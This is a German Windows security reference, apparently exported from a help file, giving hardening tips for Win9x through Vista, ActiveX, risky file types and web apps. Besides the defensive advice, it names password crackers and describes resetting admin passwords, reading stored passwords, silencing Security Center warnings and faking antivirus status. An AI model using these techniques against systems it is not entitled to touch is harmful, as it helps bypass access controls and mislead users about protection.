Gemäß c't Heft 22/2000, Seite 84 bzw. Network Security Focus http://www.nsfocus.com/english.php?bmc_earth16.bmp gibt es bei Win9x und Win ME bei der Dateifreigabe den folgenden Bug: Es reicht, wenn das erste Zeichen des Passwort bekannt ist (bzw erraten/durchprobiert wird)! Besonders gefährdet sind an das Internet angebundene Rechner, mit Datei- und Druckerfreigabe für Microsoft-Netzwerke. Unter Netzwerk-Konfiguration\{bmc shortcut.bmp} die Datei- und Druckerfreigabe also deaktivieren/entfernen, falls sie nicht benötigt wird oder den Patch einspielen: http://www.microsoft.com/technet/security/bulletin/MS00-072.asp?bmc_earth16.bmp.

Als eine Maßnahme zur Erhöhung der Sicherheit des Systems sollte die "Default-Aktion" für vbs-Dateien "Edit" statt "open"=Ausführen sein. Aber Achtung: Outlook kümmert sich teilweise nicht um den eingestellten Default, sondern führt immer die hinter "open" hinterlegte Aktion aus! Also möglichst nicht nur: Explorer, Extras oder Ansicht (je nach WinVersion), OrdnerOptionen, Dateitypen, VBScript-Scriptdateien oder Skriptdateien für VBScript, Bearbeiten bzw Erweitert, Bearbeiten markieren, Als Standard, sondern "Öffnen", markieren, Bearbeiten und die Einstellungen notieren und mit "Neu" einen neuen Eintrag "Ausführen" (oder ähnlicher Name) mit diesen Einstellungen erstellen. Dann die Einstellungen aus "Bearbeiten" nach "Öffnen" kopieren. Alternativ mit meinem RegDom "open" umbenennen in z.B. "execute" und eine Kopie von "Edit" unter shell einfügen und den Namen "open" dafür vergeben.

Wie Win9x vor unerwünschter Nutzung geschützt wird, ist auch in der Zeitschrift c't Heft 25/2001, Seite 246ff beschrieben: Axel Vahlied: Zwangs anmeldung.

Bei WinXP-Prof lässt sich der Menüpunkt "Sicherheit" für Dateien wie folgt einblenden: Explorer, Extras, Ordneroptionen, Ansicht und hie den bei XP-Home nicht vorhandenen Eintrag "einfache Dateifreigabe (empfohlen)" deaktivieren.

Sicherheit9x

\$ Sicherheit des Systems (Win9x)

Passwort-Knacker, wie sie z.B. in der Zeitschrift PC-Welt Heft 11/2002, Seite 132ff (<http://www.pcwelt.de/bmc/earth16.bmp>), Webcode Passwort) aufgelistet und beschrieben sind, knacken viele zu unsichere, d.h. zu kurze, zu übliche und zu schlecht verschlüsselte Passwörter schnell.

Auf einem öffentlichen PC sind die Recent-Listen ein Sicherheitsproblem: Die zuletzt verwendeten Suchbegriffe, die zuletzt aufgerufenen Webseiten etc. werden für "mehr Komfort" gespeichert.

Siehe auch Sicherheit bei Active-X, Sicherheit NT, Autostart, Policy-Editor/Rechtevergabe, Firewall, Outlook-Express, Autovervollständigung.

##\$K Sicherheit des Systems (NT/2000/XP/...)

Die Sicherheit von NT ist nur gegeben, wenn die Einstellungen optimal sind. Neben dem SCM (Security Configuration Manager) aus dem Microsoft NT4 Service Pack 4 Hierbei hilft das Tool "Security Config Wizard 1.5 für Windows NT" <http://www-rnks.informatik.tu-cottbus.de/~fsch/deutsch/cfgwiz.htm>{bmc earth16.bmp}, das bei nichtkommerzieller Nutzung Freeware ist. (c't Heft 3/1999, S.73).

Ein gefährlicher Sicherheitsbug von NT 3.5, 3.51 und 4.0 (auch mit SR4) wurde von L0pht www.l0phtsad.com{bmc earth16.bmp} aufgedeckt und ist in c't Heft 5/99, S.47 beschrieben und von Microsoft (www.eu.microsoft.com/security/bulletins/{bmc earth16.bmp}) bestätigt: der Cache für DLLs kann von Everyone manipuliert werden.

In der Zeitschrift WIN, Heft 4, 1999 Seite 108ff gibt es einen Artikel

Olaf Heß: Sicherheitsdienst, Systemrichtlinien unter NT 4.0

Kennwörter zur Einwahl ins Internet oder ins LAN werden auch dann gespeichert, wenn die Option im Einwahl-Dialog vom RAS nicht aktiviert ist (c't Heft 9/1999 (26. April 1999), S. 40). Mit RasPWDel von <ftp://ftp.heise.de/pub/ct/ctsi/raspwdel.zip>{bmc earth16.bmp} können die Passwörter gelöscht werden, damit sie nicht ausgespäht werden können, bis ein Fix von Microsoft erhältlich ist.

Für Programmierer bedeuten die Sicherheits-Einschränkungen von NT manchmal einen erhöhten Programmieraufwand. Wie z.B. die Rechte eines Users geprüft werden, um unter NT die Uhrzeit zu verstellen, ist in der Zeitschrift Toolbox im Heft 5/1999, Seite 80ff beschrieben.

Dass WinNT/2000, wenn es auf einer FAT-Partition installiert, keine Zugriffsschutz auf lokale Dateien bietet, ist klar. Win2000 vergisst aber, wenn mit convert.exe nachträglich auf NTFS konvertiert wird, die Standard-Rechte zu setzen, damit nicht mehr jeder überall Zugriff hat. Dies lässt sich mit der Befehlszeile
`secedit /configure /db c:\winnt\temp\temp.mdb /Cfg c:\winnt\inf\defltwk.inf /areas filestore`
(Pfade geg. anpassen!) aber nachholen (Zeitschrift c't Heft 5/2001, Seite 234).

Als eine Maßnahme zur Erhöhung der Sicherheit des Systems sollte die "Default-Aktion" für vbs-Dateien "Edit" statt "open"=Ausführen sein. Aber Achtung: Outlook kümmert sich teilweise nicht um den eingestellten Default, sondern führt immer die hinter "open" hinterlegte Aktion aus! Also möglichst nicht nur: Explorer, Extras oder Ansicht (je nach WinVersion), OrdnerOptionen, Dateitypen, VBScript-Scriptdateien oder Skriptdateien für VBScript, Bearbeiten bzw Erweitert, Bearbeiten markieren, Als Standard, sondern "Öffnen", markieren, Bearbeiten und die Einstellungen notieren und mit "Neu" einen neuen Eintrag "Ausführen" (oder ähnlicher Name) mit diesen Einstellungen erstellen. Dann die Einstellungen aus "Bearbeiten" nach "Öffnen" kopieren. Alternativ mit meinem RegDom "open" umbenennen in z.B. "execute" und eine Kopie von "Edit" unter shell einfügen und den Namen "open" dafür vergeben.

Achtung Sicherheitslücke bei Win2000: Wird der Laufwerksbuchstabe eines Wechselpplatten-Laufwerks bei Win2000 geändert, so hat dessen Standard-Freigabe **nicht** mehr die Einschränkung auf Administratoren!!! (c't Heft 11/2001, Seite 202)

Achtung Sicherheitslücke bei NT, 2000, XP: Treiber (Dienste) laufen mit System-Rechten. Manche dieser Treiber sind so konfiguriert, dass sie auch Fenster auf dem Desktop des angemeldeten Benutzers darstellen können. Messages können im System zwischen Anwendung hin- und hergeschickt werden. Wird ein Timer eingerichtet, so sendet das System die Message WM_TIMER regelmäßig an die gewünschte Applikation. Bei einem speziellen Parameter beim Einrichten eines Timers, wird auch direkt eine Prozedur ausgeführt. Wird ein Dienst so manipuliert, dass er eine derartige Prozedur (mit Schadensfunktion) vorhanden ist und diesem dann die WM-TIMER-Message zugestellt, dann kann Schaden entstehen! Abhilfe: [HKLM\SYSTEM\CurrentControlSet\Control\Windows\NoInteractiveServices](#){bmc edit.bmp} von 0 auf 1 setzen und die Software, die dann nicht mehr läuft, ausmustern! (Zeitschrift c't Heft 18/2002, Seite 34)

Für den Administrator-Account (der z.B. bei WinXP-Home nur sehr im Verborgenen existiert) sollte unbedingt ein Passwort gesetzt werden! Wenn der Rechner nicht Mitglied einer Domäne ist, geht dies nicht über Systemsteuerung, Benutzerverwaltung sondern

- bei XP Professional (und Win2000?) über Computerverwaltung, Lokale Benutzer und Gruppen
- bei XP Home nur über die Kommandozeile

```
net user Administrator <Passwort>
```

Ohne so einen Passwortschutz für alle Accounts mit Administrator-Rechten steht ansonsten auch von einem eingeschränkten Surf-Account über das Kommandozeilen-Tool [runas](#) alles offen!

Ein vergessenes Administrator-Passwort kann z.B. mittels "Offline NT Password & Registry Editor" [chntpw](#) von Petter Nordahl <http://home.eunet.no/~pnordahl/ntpasswd/>{bmc earth16.bmp} unter Linux (z. B. auch von CD direkt gebootet) zurückgesetzt werden! Bei Vista und Win7 funktioniert die unter [Passwort-Reset \(Windows-Account\)](#) beschriebene Methode.

SicherheitNT

\$ Sicherheit des Systems NT

K Dateifreigabe (einfache); SUS = Software-Update-Service; Software-Update-Service SUS;LSA;SAM

Passwort-Knacker wie Ophcrack, Cain & Abel oder Rainbow Crack nutzen die durch Rückwärtskompatibilität zum DOS-Lanmanager (und auch Win9x, Apple) vorhandene Schwäche: Ein Hashwert für ein kürzeres Passwort, das kein Groß-Kleinschreibung berücksichtigt. Ab Win2KSP2 lässt sich diese Schwachstelle auch abschalten (sofern keine DOS, Win9x oder Allpe-Computer im Netz vorhanden sind) (PC-Welt Heft 1/2007, Seite 214f):

- Bei Win2K den Key HKLM\SYSTEM\CurrentControlSet\Control\Lsa\NoLMHash{bmc tree.bmp} anlegen.
- Bei WinXP/2003 den DWORD-Wert HKLM\SYSTEM\CurrentControlSet\Control\Lsa\NoLMHash{bmc edit.bmp} anlegen und auf 1 setzen.

Dies muss auf jedem Client gemacht werden und anschließend sollten die Passwörter gewechselt werden, damit der in der SAM-Datenbank lokal gespeicherte unsichere Hashwert ungültig wird. Statt über die Registry geht es auch über die Gruppenrichtlinien gpedit.msc{bmc shortcut.bmp} (ausgenommen XP-Home): Computerkonfiguration, Windows-Einstellungen, Sicherheitseinstellungen, lokale Richtlinien, Sicherheitsoptionen, Keine LAN-Manager-Hashwerte für nächste Kennwortänderung speichern.

Gemäß Zeitschrift PC-Welt Heft 10/2005, Seite 145 kann mittels dem Kommando `syskey -L` die Kontendatenbank verschlüsselt werden. Dann gelingt es Tools wie dem oben genannten meist nicht mehr, das Kennwort zu löschen. Der Anwender merkt beim Logon nichts davon. Beim Start von syskey{bmc shortcut.bmp}, ohne Parameter kann man zusätzlich noch unter "Aktualisieren" ein Kennwort für den Systemstart vergeben. Dann ist zukünftig dieses Kennwort vor der Anmeldung mit einem Usernamen notwendig. Man kann auch ein Kennwort generieren lassen und auf Diskette speichern. Dann ist diese Diskette zum Systemstart notwendig.

Vom amerikanischen Nachrichtendienst NSA (National Security Agency) gibt es ein 141 Seite dickes PDF-Dokument mit Beschreibung, wie man ein Windows-XP-System einigermaßen sicher macht. Es richtet sich besonders an Administratoren. Link zum Dokument über Zeitschrift c't-Softlink 0302039{bmc earth16.bmp}.

Wie die sicherheits-Einstellungen (vertrauenswürdige, eingeschränkte Sites) des IE von einem System auf ein anderes umgezogen werden können, ist beim Internet-Explorer beschrieben.

Normalerweise bleiben nach dem Runterfahren des Systems in der Auslagerungsdatei die letzten Inhalte erhalten, was bei kriminalistischem Aufwand mit viel Glück auch mal etwas Sicherheitskritisches sein könnte.

Gemäß Zeitschrift c't Heft 26/2004, Seite 43 (Softlink 0426043{bmc earth16.bmp}) kann bei WinXP unter Umständen das aktuelle Passwort eines lokalen Administrators von den anderen lokalen Administrator-Accounts aus mit der Funktion `LsaRetrivePrivateData` im Klartext ausgelesen werden! Allerdings nur, wenn das das Passwort über die Systemeinstellungen (Start, Einstellungen, Systemsteuerung, Benutzerkonten, <Konto>, Eigenes Kennwort ändern) geändert wurde, nicht wenn auf anderem Wege geändert wurde. Auf dem PC haben zwar die anderen Administratoren fast dieselben Rechte, aber wenn dasselbe Kennwort auch an anderer Stelle genutzt wird, kann es ein Sicherheitsrisiko sein! Die **Local Security Authority** LSA nimmt vom Logonprozess die Anmeldedaten zur Authentifizierung entgegen und überprüft sie anhand der SAM-Datenbank (**Security Account Manager**). Diese Datenbank liegt unter `HKEY_LOCAL_MACHINE\SECURITY`, wo die Gruppe Administratoren normalerweise nicht mal lesen darf, jedoch das Recht hat, sich Leserechte zu verschaffen, was aber aufgrund der Verschlüsselung der Daten nicht viel bringt.

Gemäß c't Heft 23/2005, Seite 112ff hat jede unter Windows NTFS installierte Datei einen Besitzer mit vollen Rechten. Wenn eine Applikation unter dem jeweiligen Account installiert werden muss und dazu einem eingeschränkten Benutzeraccount XY vorübergehend Administratorrechte gegeben werden, dann sind die damit installierten Dateien auch nach Rücksetzen des Accounts auf "restricted User" u.U. ein Sicherheitsloch, weil der Account XY als Besitzer immer noch volle Rechte hat. Wenn HKLM\SYSTEM\CurrentControlSet\Control\Lsa,nodefaultadminowner{bmc edit.bmp} von 1 auf 0 umgestellt wird, dann ist der Owner einer von einem Administratoraccount erzeugten Datei nicht dieser Account, sondern die Gruppe "Administratoren". Mit dem Rückstellen des Accounts XY verliert der Account damit seine Rechte an den erzeugten Dateien.

Siehe auch Sicherheit bei Acxtive-X, Sicherheit Win9x, Sicherheits-Center, Sicherheits-Warnung, Autostart, Policy-Editor/Rechtevergabe, Freigabe im Netzwerk, Firewall, Encrypted File System EFS (Win2000-Sicherheitsloch), Autovervollständigung, RunAs, Windows-Update, Zugriff verweigert.

#\$K **Sicherheit Embedded Systeme**

Um die mangelhafte Sicherheit von computergesteuerten Systemen wie Heizungssteuerungen, Kirchenglocken, , Hotelzimmer- und Smart-Safes, Autos etc. geht es in der c't Heft 21/2015, Seite 80ff (http://www.ct.de/ytf6{bmc_earth16.bmp}.) Oft ist ein Fernwartungs-Zugang ein umgepatchtes Loch. Insbesondere bei älteren Systemen wird kaum bei Bekanntwerden einer Schwachstelle entsprechend reagiert.

SicherheitEmbedded

\$ Sicherheit Embedded Systeme

K Sicherheit Embedded Systeme;Embedded System-Sicherheit;IoT-Sicherheit;Fernwartungs-Sicherheitsrisiko

#\$K **Sicherheits-Center**

Das bei XP mit SP2 neu hinzugekommene Sicherheits-Center wscui.cpl{bmc shortcut.bmp}, macht auf veraltete Virens Scanner und deaktivierte automatische Windows-Updates aufmerksam.

Vermutlich basiert seine Funktionalität auf dem Dienst{bmc shortcut.bmp} "Automatische Updates" (wuauserv). Wenn man den Start dieses Dienstes deaktiviert (auf Manuell statt Automatisch setzt), weigert sich aber Windows-Update selbst nach einem manuellen Start noch, Updates zu prüfen und geg. downloaden!

Leider lässt das Warnsymbol des Sicherheits-Centers mit Admin-Rechten auch ganz leicht abschalten: Unter HKLM\SOFTWARE\Microsoft\Security Center, AntiVirusDisableNotify{bmc edit.bmp}, FirewallDisableNotify{bmc edit.bmp} und UpdatesDisableNotify{bmc edit.bmp} jeweils auf 1 setzten! Gemäß Zeitschrift c't Heft 21/2004, Seite 196ff lässt sich über die WMI-Datenbank sogar die Anzeige des Sicherheitscenters so manipulieren, dass ordnungsgemäße Funktion von z.B. Virens Scanner trotz deaktiviertem Virens Scanner vorgetäuscht wird, aber wieder nur mit Admin-Rechten!

SicherheitsCenter
\$ Sicherheits-Center
K Sicherheits-Center

##\$K **Sicherheit bei Active-X und Internet-Explorer**

Der MS-Internet-Explorer kann in HTML-Seiten eingebettete VisualBasic-Scripte auszuführen. In Verbindung mit dem Windows-Scripting-Host WSH, dem Internet-Information-Server IIS oder dem Personal WebServer liegt dann über die ActiveX-Komponente "FileSystem-Objekt" das ganze Dateisystem zum Ausspionieren offen. Man kann bei Sicherheitsbedenken, ActiveX im Internet-Explorer zu deaktivieren: In [Systemsteuerung/Internet{bmc shortcut.bmp}](#) unter Sicherheit auf "Angepasst" umstellen und bei Einstellungen "Initialisieren und Ausführen von ActiveX-Steuererelementen" deaktivieren! Aber dann gehen keine Plug-Ins wie z.B. der Acrobat-Reader nicht mehr! Mittels des von der Zeitschrift c't entwickelten "IE-Controller" (Heft 21/2003, Seite 108ff, Softlink [0321108{bmc earth16.bmp}](#)) kann man ab NT4SP6 (d.h. nicht bei Win9x) differenzierter vorgehen und einzelne ActiveX-Komponenten erlauben oder verbieten! Das Tool kann auch für andere Applikationen, wie z.B. Outlook-Express verwendet werden, dann muss für `IecStarter.exe` z. B. der Parameter `-App:"c:\Programme\Outlook Express\msimn.exe"` im aufrufenden Link verwendet werden! Wie man praktisch alle Aufrufe des IE aus verschiedenen Anwendungen auf den IE-Controller statt direktem IE-Start umbiegt, ist unter <http://www.heise.de/ct/ftp/projekte/iecontroller/faq.shtml{bmc earth16.bmp}> beschrieben!

Bei einer als unsicher erkannten ActiveX-Komponente kann über das "Killbit" die Ausführung im Internet-Explorer verhindert werden. Dazu wird unter [HKLM\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility{bmc tree.bmp}](#) \<clsid> in den Compatibility Flags das Bit 2¹⁰ gesetzt (d.h. in der Regel der Wert 0x00000400 eingetragen). Wird so eine Komponente dann aktualisiert, so ist eine neue CLSID notwendig. Soweit noch die alte CLSID verwendet wird, kann diese über das "Phoenix-Bit", d.h. den Eintrag "AlternateCLSID" im selben Pfad umgelenkt werden auf den neuen, sicheren Code. PC-Welt Heft 8/2008, Seite 17.

Siehe auch [Sicherheit](#) und [Internet-Explorer](#).

SicherheitActive-X

\$ Sicherheit bei Active-X

K Sicherheit bei Active-X; Internet-Explorer-Sicherheit; Active-X-Sicherheit

#\$K **Sicherheits-Risiko durch Makro-Viren, gefährliche Datei-Typen**

Gemäß c't Heft 23/2003, Seite 117 sind folgende Dateitypen ein Sicherheits-Risiko durch ausführbaren Code (z. B. Makros) wenn sie z.B. als eMail eingehen:

Extension	Beschreibung	Typ der Gefährdung
BAT	DOS-Batch-Datei	voller Zugriff aufs System
CHM	kompilierte HTML-Datei	kann beliebige Anwendungen starten
COM	DOS-Anwendung	voller Zugriff aufs System
CMD	Batchdatei für NTff	voller Zugriff aufs System
DOC, DOT	Word-Dokument, -Template	Makroviren
EXE	Anwendung	voller Zugriff aufs System
HTA	HTML-Anwendung	Wenn es bei lokalen .htm-Dateien stört, dass der IE eine Sicherheitswarnung ausgibt: in .hta umbenennen! (PC-Welt Heft 11/2005, Seite 147)
HTM, HTML	HTML-Datei	kann Script mit vollem Zugriff aufs System enthalten
INF	Installations-Script	voller Zugriff aufs System
JS	JScript	voller Zugriff aufs System
JSE	verschlüsseltes JScript	voller Zugriff aufs System
LNK	Verknüpfung	kann beliebige Anwendungen starten
MDB	Access-Datenbank	Makroviren
PIF	Programm-Info-file	kann beliebige Anwendungen starten
PPS	PowerPoint-Dia-Show	Makroviren
PPT	PowerPoint-Datei	Makroviren
REG	Registry-Datei	kann Veränderungen in der Registry ausführen
RM, RT	RealMedia	kann beliebige Anwendungen starten
SCR	Bildschirm-Schoner	voller Zugriff aufs System
SHS	Shell Scratch Object	voller Zugriff aufs System
VBE	verschlüsselte VBS-Datei	voller Zugriff aufs System
VBS	Visual-Basic-Script	voller Zugriff aufs System
XLS, XLT	Excel-Datei, -Template	Makroviren
WSH	Windows-Scripting-Host	voller Zugriff aufs System

SicherheitsRisikoMakro

\$ Sicherheits-Risiko durch Makro-Viren, gefährliche Datei-Typen

K Sicherheits-Risiko durch Makro-Viren; Gefährliche Datei-Typen (Makro); Makro-Sicherheits-Gefahr

#\$K **Sicherheitssystem Vista**

Zur Sicherheits-Architektur von Vista gibt's in der c't Heft 10/2007, Seite 180ff (Softlink [0710180{bmc earth16.bmp}](#)) einen ausführliche Artikel. Das wichtigste in Kürze:

Handelnde Subjekte sind Prozesse und Threads. Jedes Subjekt hat ein Access-Token, welches bestimmt, was dieses Subjekt darf oder nicht darf. Das Token enthält die SID des Benutzers, in dessen Namen das Subjekt handelt und auch die SIDs der Gruppen, zu denen der Benutzer gehört. Zusätzlich enthält das Token einen Satz von Privilegien, d.h. Zugriffsrechte allgemeiner Natur wie z.B. das Recht, den Rechner runterzufahren oder Treiber zu laden. Unter Vista (und auch unter XP, soweit das Tool aus den Support-Tools installiert wurde) zeigt [whoami.exe](#) /[all{bmc dos.bmp}](#) einige Informationen des Tokens an. Mehr noch bietet der "Process Explorer" von Mark Russinovich, welches die Token-Informationen im Kontextmenü des Prozesses unter Security anzeigt.

Jedes der Zugriffskontrolle unterliegende Object (Dateien, Registry-Keys, ... und auch Prozesse) hat einen Security-Deskriptor. Das wichtigste darin sind die SID des Besitzers sowie die DACL (Discretionary Access Control List). Nur wenn mindestens eine Allow-Regel und keine Deny-Regel für den gewünschten Vorgang in der Liste ist, kann er ausgeführt werden. Der Besitzer kann sich aber die fehlenden Rechte jederzeit zum Security-Deskriptor hinzufügen.

Neu hinzugekommen unter Vista ist jetzt noch der Integrity-Level (=Verbindlichkeitsstufe) im Accesstoken, der Vorrang vor dem Security-Deskriptor hat. Es gibt vier Stufen:

- Low: kritische Programme wie der Internet-Explorer
- Medium: normale Programme
- High: für administrative Tätigkeiten
- System: einigen Betriebssystem-Diensten vorbehalten

Die fünfte Stufe "untrusted", die teilweise in der Dokumentation auftritt, wurde noch nirgends in Verwendung beobachtet. Der Integrity-Level ist in der SACL (System Access Control List) hinterlegt. Diese SACL wird unter XP nur verwendet, um Zugriffsversuche auf das Objekt zu protokollieren. Die drei Flags "No Write up" (NW), "No Read up" (NR) und "No Execute Up" (NX) legen fest, was ein Object mit anderen Objekten einer höheren Stufe darf oder nicht darf. Im Dateisystem ist "No Write up" die Normal-Einstellung, d.h. nur auf der gleichen Stufe liegende Objekte und Objekte auf niedrigeren Stufen dürfen verändert werden, Lesezugriff ist aber auch auf Objekte höherer Stufe möglich. Zum Abspeichern eines Downloads in einem beliebigen Verzeichnis hilft dem IE (iexplorer.exe mit Level Low) noch ein Hilfsprozess ieuser.exe mit Level Medium.

Derzeit gibt es kein GUI-Tool von Microsoft für die Security Levels, nur mit dem Kommandozeilen-Werkzeug icacls.exe kann man sie anschauen, nicht aber verändern! (OI) steht dabei für Object-Inherit, d.h. ob eine neue Datei etwas vom übergeordneten Verzeichnis (= Container) erbt und ob neue Verzeichnisse erben (CI). Verzeichnisse für Favoriten, temporäre Dateien, ... haben das Integrity-Level Low, damit der IE ohne den Hilfsprozess ieuser.exe darin schreiben kann.

Wenn ein Prozess A einem anderen Prozess B in den Speicher gucken möchte, so kommt es auf das Access-Token von A und den Security-Deskriptor von B an, ob dies geht.

Wer die Ausgabe von icacls mittels dem Parameter /save speichert und die "Security Level Description Language" SDDL beherrscht, und nach Änderung der Datei mit icacls und dem Parameter /restore wieder zurückschreibt, kann z.B. für ein Verzeichnis mittels "No Read up" dem IE auch das Lesen verbieten. Einfacher geht es mit dem Tool chml.exe von Mark Minasi.

Neben der UAC sorgt bei Vista vor allem auch der TrustedInstaller-Account für Stabilität des Systems. Auf die Systemdateien hat nur dieser Account und nicht mehr der Account "System" oder die Gruppe der Administratoren den vollen Zugriff. Gegenüber XP ist auch neu, dass die Dienste eine SID (Security-ID) haben und damit unterschiedliche Rechte erhalten können. In c't Heft 15/2007, Seite 94ff gibt's noch weitere Informationen zur Therapie von Vista.

Siehe auch [Sicherheit des Systems](#).

SicheheitVista

\$ Sicherheitssystem Vista

K Sicherheitssystem Vista; Vista-Sicheheitssystem; TrustedInstaller-Account

#\$K **Sicherheits-Warnung**

Seit WinXP SP2 gibt es den Anlagen-Manager, der von Outlook (Express), Messenger und IE benutzt wird und bei Dateien aus dem Internet vor dem Öffnen vor möglichem Schaden warnt. Gemäß PC-Welt Heft 4/2007, Seite 174f (und PC-Welt Heft 1/2009, Seite 150) arbeite dieses Tool nach folgendem Prinzip:

- Bei der Risikostufe Hoch zugeordneten Dateien ist beim Download von einer Restricted Site kein Öffnen möglich. Bei anderen Sites gibt's eine Warnung.
- Die der Risikostufe "Niedrig" zugeordneten Dateien (.txt, .log, .text und allen Graphikdateien, soweit sie mit den MS-Standard-Applikationen geöffnet werden) können ohne weiteres geöffnet werden.
- In allen anderen Fällen erscheint die Warnung.

Die Zuordnung kann durch Hinzufügen von Registry-Einträgen unter

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Associations\bmc tree.bmp} und ...\Policies\Attachments\bmc tree.bmp} geändert werden. Unter

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Associations\bmc tree.bmp} Voreinstellungen für alle User möglich. Mit dem DWord-Eintrag HKCU\...\Attachments.UseTrustedHandlers\bmc edit.bmp} (bzw.

HKLM\...\Attachments.UseTrustedHandlers\bmc edit.bmp}) mit dem Wert 1 wird die zugeordnete Applikation

unerheblich. Mit den REG-SZ-Werten HKCU\...\Associations.HighRiskFileTypes\bmc edit.bmp} (bzw. HKLM\....

HighRiskFileTypes\bmc edit.bmp}) und HKCU\...\Associations.LowRiskFileTypes\bmc edit.bmp} (bzw. HKLM\....

LowRiskFileTypes\bmc edit.bmp}) können mit Semikolon separierte Dateiendungen hinzugefügt werden, z.B.

".doc;.docx;.xls;.xlsx;.pdf". Voreinstellungen entschärfen dürfen nur Administratoren (über die HKLM-Einträge!?).

Siehe auch Windows SmartScreen.

SicherheitsWarnung

\$ Sicherheits-Warnung

K Sicherheits-Warnung Attachments;Datei-Öffnen-Sicherheitswarnung

#\$K Sicherheit Web-Apps, Web-Sites

Um die Sicherheit auf der Serverseite bei Web-Apps geht es in WebDeveloper Heft 7/2014, Seite 18ff. Es geht um die Verwundbarkeit von PHP-Scripts, Passwort-Hashing mit veraltetem MD5 oder SHA-1 statt z.B. bcrypt und vielem mehr.

Manche Website-Betreiber lassen die Sicherheit ihrer Site (gegen Cross-Site-Scripting etc.) durch eine Überprüfung für ca. 50 ... 2000 US-Dollar zertifizieren und setzen da ein Siegel "Geprüfte Sicherheit" auf ihre Homepage. Eine Studie der Unis Leuven in Belgien und Stony Brook in New York hat jetzt aber erschreckendes gezeigt (c't Heft 2/2015, Seite 17): Keiner der 8 getesteten Anbieter solcher Siegel hat mehr als die Hälfte der Sicherheitslöcher einer präparierten Site gefunden! Zwei Dienste fanden gar kein Sicherheitsproblem. Das geg. eingblendete Sicherheitssiegel wird vom Server des Diensteanbieters geladen und, falls dieser später ein Problem findet, durch eine transparente Graphik ersetzt. Wer seinen Schadcode verbreiten möchte, findet also eine Liste angreifbarer Sites durch einen Scan des Internets nach solchen transparenten Graphiken.

Um die Sicherheit von Webanwendungen und mobilen Apps geht es auch in WebDeveloper Heft 5/2015, Seite 18ff: Mobile Endgeräte, die sich regelmäßig mit unsicheren öffentlichen Netzen verbinden und deren ausführbarer Code für Reverse-Engineering zugänglich ist, stellen eine große Angriffsfläche dar.

- Überprüfung von Eingaben. Dazu zählt z.B. die Validierung einer eingegebenen eMail-Adresse auf eine zulässige Form.
- Bei Mehrschritt-Formularen (z.B. beim Bezahlvorgang in einem Webshop mit Lieferadresse, Rechnungs-Adresse, Bezahl-Methode, Kreditkartennummer, ...) werden die jeweils eingegebenen Daten auf dem Server oft im Dateisystem zwischengespeichert. Hat eine App auf dem Server ein Sicherheitsloch, dann sind solche Daten gefährdet, auch wenn die eigentliche Shop-App sauber programmiert ist.
- Abgrenzung der mit der Benutzerauthentifizierung zulässigen Bereiche der Datenabfrage. Wenn auf einem Server mehrere Datenbestände verfügbar sind, ist diese Abgrenzung manchmal nicht gegeben. PHP bewahrt Sitzungsdaten per Default-Einstellung im /tmp-Verzeichnis auf, das für solche Daten viel zu großzügige Zugriffsrechte gestattet.
- Cross Site Request Forgery (CSRF, XSRF), was auch als "Entführung einer Benutzersession" bezeichnet wird. Das Vertrauen der Web-App in den authentifizierten Benutzer wird missbraucht. Wenn die Session nicht ausreichend vor so etwas geschützt ist, bleibt die Attacke auf der Server-Seite fast immer unentdeckt. Bei der koreanischen Ebay-Tochter wurden so 18 Millionen Benutzerdaten entwendet, bevor es auffiel.
- Cross Site Scripting XSS: Hier wird dem Anwender auf der eigentlich vertrauenswürdigen Website bössartiger Code untergejubelt. Für .net gibt es unter http://wplcodeplex.com/bmc_earth16.bmp die "Web Protection Library", die hier vor XSS und SQL-Injection schützt.
- Mangelhafte Implementierung von Verschlüsselung. Z.B. wenn das Passwort für den Zugang zum Web-Portal im Klartext auf dem Endgerät liegt anstatt nur ein Hashwert davon wie bis vor Kurzem beim US-Bezahlsystem von Starbucks. Nach dem Verbinden des Mobilgeräts mit einem PC konnte man das Passwort auslesen. Bei Android ist zwar der lokale Speicher der App verschlüsselt, aber wenn ein Backup erlaubt ist, liegen dort die Infos schnell wieder offen rum! 40% aller Banking-Apps nordamerikanischer Banken sollen gemäß einer Studie die Zertifikate nicht validieren und sind damit für eine Man-in-the-Middle-Attacke anfällig. Es sind auch noch oft veraltete, inzwischen unsicher Verschlüsselungsalgorithmen im Einsatz.
- Der Zugang zu Unternehmens-Datenbanken ist oft nicht ausreichend geschützt, insbesondere wenn Mobilgeräte mit Zugangsdaten verloren oder gestohlen wurden.
- Mehr und mehr Apps erfassen "In-App-Analytics" und senden da Daten zum Hersteller, um angeblich die Apps besser den Kundenbedürfnissen anzupassen. Was da alles an sensiblen Daten zum App-Hersteller gelangt, ist unklar.
- Medizinische Apps für Android waren auf alternativen Marktplätzen in letzter Zeit oft in gehackter Form verfügbar: Teure Medikamente zu empfehlen und zu verkaufen könnte der Hintergrund sein.

Zeitlich beschränkte Gültigkeit der Authentifizierung, Aufforderung zur Abmeldung, erneute Passwordeingabe an kritischen Stellen, z.B. vor Geldtransfer, erhöhen die Sicherheit. Eine Multi-Factor-Authentication (=MFA), wie z.B. der TAN-Generator für Banküberweisungen, sollte auch für andere kritische Anwendungen in Betracht gezogen werden.

Mit dem Online-Dienst "Kaspersky Application Advisor" kann man seine Apps auf Echtheit überprüfen. Seit PHP 5.2 gibt es in PHP spezielle Filterfunktionen zur Überprüfung der Eingaben in Web-Formulare.

Der Dienst LastPass (https://lastpass.com/bmc_earth16.bmp) bietet die Bequemlichkeit, Passwörter zentral und überall zugreifbar zu speichern. Wie die Meldung in c't Heft 15/2015, Seite 46 zeigt, aber auch mit Risiko: Der Dienst wurde gehackt! Die Betreiber empfehlen den usern, das Master-Passwort zu ändern.

SicherheitWebApps

\$ Sicherheit Web-Apps

K Sicherheit Web-Apps;PHP-Sicherheit;Passwort-Sicherheit WebApp-Server;Sicherheits-Zertifikats-Siegel für WebSites

Siehe auch digitale Identität.

#\$K SID (NT-Security-ID) und RID (relative User-ID)

